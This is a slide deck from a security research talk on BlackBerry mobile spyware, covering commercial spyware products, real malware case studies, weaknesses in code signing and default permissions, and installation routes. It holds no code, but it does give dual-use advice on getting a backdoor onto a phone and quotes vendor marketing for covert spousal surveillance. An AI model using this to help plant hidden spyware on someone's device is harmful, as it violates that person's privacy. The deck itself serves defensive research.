

Blackberry Mobile Spyware The Monkey Steals the Berries

Tyler Shields

Part Deux

VERACODE

Outline

- Background
- Case Studies of Mobile Spyware
- Blackberry Security Mechanisms
- Installation Methods
- Effects and Behaviors
- Technical Specifications
- Methods of Detection and Future Work
- Demonstration

Presenter Background

Currently

Sr. Security Researcher, Veracode, Inc.

Previously

Security Consultant - Symantec

Security Consultant - @Stake


Incident Response and Forensics

Handler – US Government

Wishes He Was

Infinitely Rich

Personal Trainer to hot Hollywood starlets



Mobile Spyware

- Often includes modifications to legitimate programs designed to compromise the device or device data
- Often inserted by those who have legitimate access to source code or distribution binaries
- May be intentional or inadvertent
- Not specific to any particular programming language
- Not specific to any particular mobile Operating System




Attacker Motivation

- Practical method of compromise for many systems
 - Let the users install your backdoor on systems you have no access to
 - Looks like legitimate software so may bypass mobile AV
- Retrieve and manipulate valuable private data
 - Looks like legitimate application traffic so little risk of detection
- For high value targets such as financial services and government it becomes cost effective and more reliable
 - High-end attackers will not be content to exploit opportunistic vulnerabilities, which might be fixed and therefore unavailable at a critical juncture. They may seek to implant vulnerability for later exploitation
 - Think “Aurora” for Mobile Devices




Why is Mobile The Future of Spyware

Units Sold By Operating System




Units Sold Market Growth




Data Source: DISTMO Appstore Analytics
www.appstore.info

Application Counts



iPhone Applications Sold



Data Source: Gartner, Inc., a research and advisory firm


Back To The Future



Back To The Future



IS THIS 1999?!





Case Studies of Mobile Spyware

FlexiSpy

- <http://www.flexispy.com>
- \$149 - \$350 PER YEAR depending on features
- Features
 - Remote Listening
 - C&C Over SMS
 - SMS and Email Logging
 - Call History Logging
 - Location Tracking
 - Call Interception
 - GPS Tracking
 - Symbian, Blackberry, Windows Mobile Supported

FlexiSpy Web Site Quotes

- “Download FlexiSPY spyphone software directly onto a mobile phone and receive copies of SMS, Call Logs, Emails, Locations and listen to conversations within minutes of purchase. “
- “[Catch cheating wives](#) or [cheating husbands](#), stop employee espionage, protect children, make automatic backups, bug meetings rooms etc.”
- “F Secure seem to think that its ok for them to interfere with legitimate, legal and accountable software. Who appointed them judge, jury and executioner anyway, and why wont they answer our emails, so we have to ask who is [the real malware](#)? [Here is how to remove FSecure malware from your device](#). Please don't believe the [fsecure fear mongers](#) who simply wish you to buy their products.”

Mobile Spy

- <http://www.mobile-spy.com>
- \$49.97 PER QUARTER or \$99.97 PER YEAR
- Features
 - SMS Logging
 - Call Logging
 - GPS Logging
 - Web URL Logging
 - BlackBerry, iPhone (Jailbroken Only), Android, Windows Mobile or Symbian

Mobile Spy Web Site Quotes

- “This high-tech spy software will allow you to see exactly what they do while you are away. Are your kids [texting while driving](#) or using the phone in all hours of the night? Are your employees sending company secrets? Do they erase their phone logs?”
- “Our software is not for use on a phone you do not own or have proper permission to monitor from the user or owner. You must always follow all applicable laws and regulations in your region.”
- “Purchased by more than 30,000 customers in over 150 countries”

Etisalat (SS8)

- Cell carrier in United Arab Emirates (UAE)
- Pushed via SMS as “software patch” for Blackberry smartphones
- Upgrade urged to “enhance performance” of Blackberry service
- Blackberry PIN messaging as C&C
- Sets FLAG_HIDDEN bit to true
- Interception of outbound email / SMS only
- Discovered due to flooded listener server cause retries that drained batteries of affected devices
- Accidentally released the .jar as well as the .cod (oopsie?!)

Bugs & Phonesnoop

- Bugs
 - Exfiltration of inbound and outbound email
 - Hidden

- PhoneSnoop
 - Remotely turn on a Blackberry phone microphone
 - Listen in on target ambient conversation

Storm8 Phone Number Farming

- iMobsters and Vampires Live (and others)
- “Storm8 has written the software for all its games in such a way that it automatically accesses, collects, and transmits the wireless telephone number of each iPhone user who downloads any Storm8 game,” the suit alleges. “ ... Storm8, though, has no reason whatsoever to access the wireless phone numbers of the iPhones on which its games are installed.”
- “Storm8 says that this code was used in development tests, only inadvertently remained in production builds, and removed as soon as it was alerted to the issue.”
- **These were available via the iTunes App Store!**
- <http://www.boingboing.net/2009/11/05/iphone-game-dev-accu.html>

Symbian Sexy Space

- Poses as legitimate server ACSServer.exe
- Calls itself 'Sexy Space'
- Steals phone and network information
- Exfiltrates data via hacker owned web site connection
- Can SPAM contact list members
- Basically a “botnet” for mobile phones
- **Signing process**
 - Anti-virus scan using F-Secure
 - Approx 43% proactive detection rate (PCWorld)
 - Random selection of inbound manually assessed
- Symbian signed this binary as safe!
- <http://news.zdnet.co.uk/security/0,1000000189,39684313,00.htm>

Symbian MergoSMS

- The worm spreads as self-signed (untrusted) SIS installers
- Installer contains sub-SIS installers some of them signed by Symbian.
- Spreads by sending text messages
 - Contain variable messages in Chinese and a link to a website
 - Going to link results in worm download
- On phone reboot malware runs, downloads worm payload, completing infection
- The worm was spread on Chinese file sharing web sites
- **Originally spread as games, themes, etc. for Symbian Series60 3rd & 5th edition phones.**
- http://www.f-secure.com/v-descs/trojan_symbols_merogosms.shtml

09Droid – Banking Applications Attack

- Droid app that masquerades as any number of different target banking applications
- Target banks included
 - Royal Bank of Canada
 - Chase
 - BB&T
 - SunTrust
 - Over 50 total financial institutions were affected
- May steal and exfiltrate banking credentials
- **Approved and downloaded from Google's Android Marketplace!**
- <http://www.theinquirer.net/inquirer/news/1585716/fraud-hits-android-apps-market>
- <http://www.pcadvisor.co.uk/news/index.cfm?RSS&NewsID=3209953>
- <http://www.f-secure.com/weblog/archives/00001852.html>



Blackberry Security Mechanisms

Blackberry Takes Security Seriously

- KB05499: Protecting the BlackBerry smartphone and BlackBerry Enterprise Server against malware
<http://www.blackberry.com/btsc/search.do?cmd=displayKC&docType=kc&externalId=KB05499>
- Protecting the BlackBerry device platform against malware
http://docs.blackberry.com/en/admin/deliverables/1835/Protecting_the_BlackBerry_device_platform_against_malware.pdf
- Placing the BlackBerry Enterprise Solution in a segmented network
http://docs.blackberry.com/en/admin/deliverables/1460/Placing_the_BlackBerry_Enterprise_Solution_in_a_Segmented_Network.pdf
- BlackBerry Enterprise Server Policy Reference Guide
http://docs.blackberry.com/en/admin/deliverables/7228/Policy_Reference_Guide.pdf

Does It Really Matter?!

Only 23% of smartphone owners use the security software installed on the devices.

(Source: Trend Micro Inc. survey of 1,016 U.S. smartphone users, June 2009)

13% of organizations currently protect from mobile viruses

(Mobile Security 2009 Survey by Goode Intelligence)

Code Signing

- Subset of Blackberry API considered “controlled”
- Use of controlled package, class, or method requires appropriate code signature
- Blackberry Signature Tool comes with the Blackberry JDE
- Acquire signing keys by filling out a web form and paying \$20
 - This not is a high barrier to entry
 - 48 hours later you receive signing keys
- Install keys into signature tool

Code Signing Process

- Hash of code sent to RIM for API tracking purposes only
- RIM does not get source code
- COD file is signed based on required keys
- Application ready to be deployed

- **Easy to acquire anonymous keys**

IT Policies

- Requires connection to Blackberry Enterprise Server (BES)
- Supersedes lower levels of security restrictions
- Prevent devices from downloading third-party applications over wireless
- Prevent installation of specific third-party applications
- Control permissions of third party applications
 - Allow Internal Connections
 - Allow Third-Party Apps to Use Serial Port
 - Allow External Connections
- **MOSTLY “Default Allow All” policy for BES and non-BES devices**

Application Policies

- Can be controlled at the BES
- If no BES present, controls are set on the handheld itself
- Can only be MORE restrictive than the IT policy, never less
- Control individual resource access per application
- Control individual connection access per application
- **MOSTLY “Default Allow All” policy for BES and non-BES devices**

V4.7.0.148 Default 3rd Party Application Permissions

USB Connections	Bluetooth Connections	Phone Connections	Location Data
	Internet	IPC	Device Settings
Media	Application Management	Themes	Input Simulation
Browser Filtering	Recording	Security Timer Reset	
Email Data	Organizer Data	Files	Security Data

V5.0.0.328 Default 3rd Party Application Permissions

USB Connections	Bluetooth Connections	Phone Connections	Location Data
Server Network	Internet	IPC	Device Settings
Media	Application Management	Themes	Input Simulation
Browser Filtering	Recording	Security Timer Reset	Display Information While Locked
Email Data	Organizer Data	Files	Security Data

V5.0.0.328 Trusted 3rd Party Application Permissions

USB Connections	Bluetooth Connections	Phone Connections	Location Data
Server Network	Internet	IPC	Device Settings
Media	Application Management	Themes	Input Simulation
Browser Filtering	Recording	Security Timer Reset	Display Information While Locked
Email Data	Organizer Data	Files	Security Data




Installation Methods

Installation Methods

- Accessing a web site using the BlackBerry Browser and choosing to download the application over the network (OTA Installation)
- Running the application loader tool of the BlackBerry Desktop Manager and choosing to download the application onto the BlackBerry device using a physical connection to the computer
- Blackberry BES push the application to your user community
- **Get it into the Blackberry App World and let the user choose to install it for you!**

Installation Files

- **.COD files:** A COD file is a proprietary file format developed by RIM that contains compiled and packaged application code.
- **.JAD files:** An application descriptor that stores information about the application itself and the location of .COD files
- **.JAR files:** a JAR file (or Java ARchive) is used for aggregating many files into one. It is generally used to distribute Java classes and associated metadata.
- **.ALX files:** Similar to the .JAD file, in that it holds information about where the installation files for the application are located



txsBBSpy Effects and Behaviors

txsBBSpy Logging and Dumping

	Monitor connected / disconnected calls
	Monitor PIM added / removed / updated
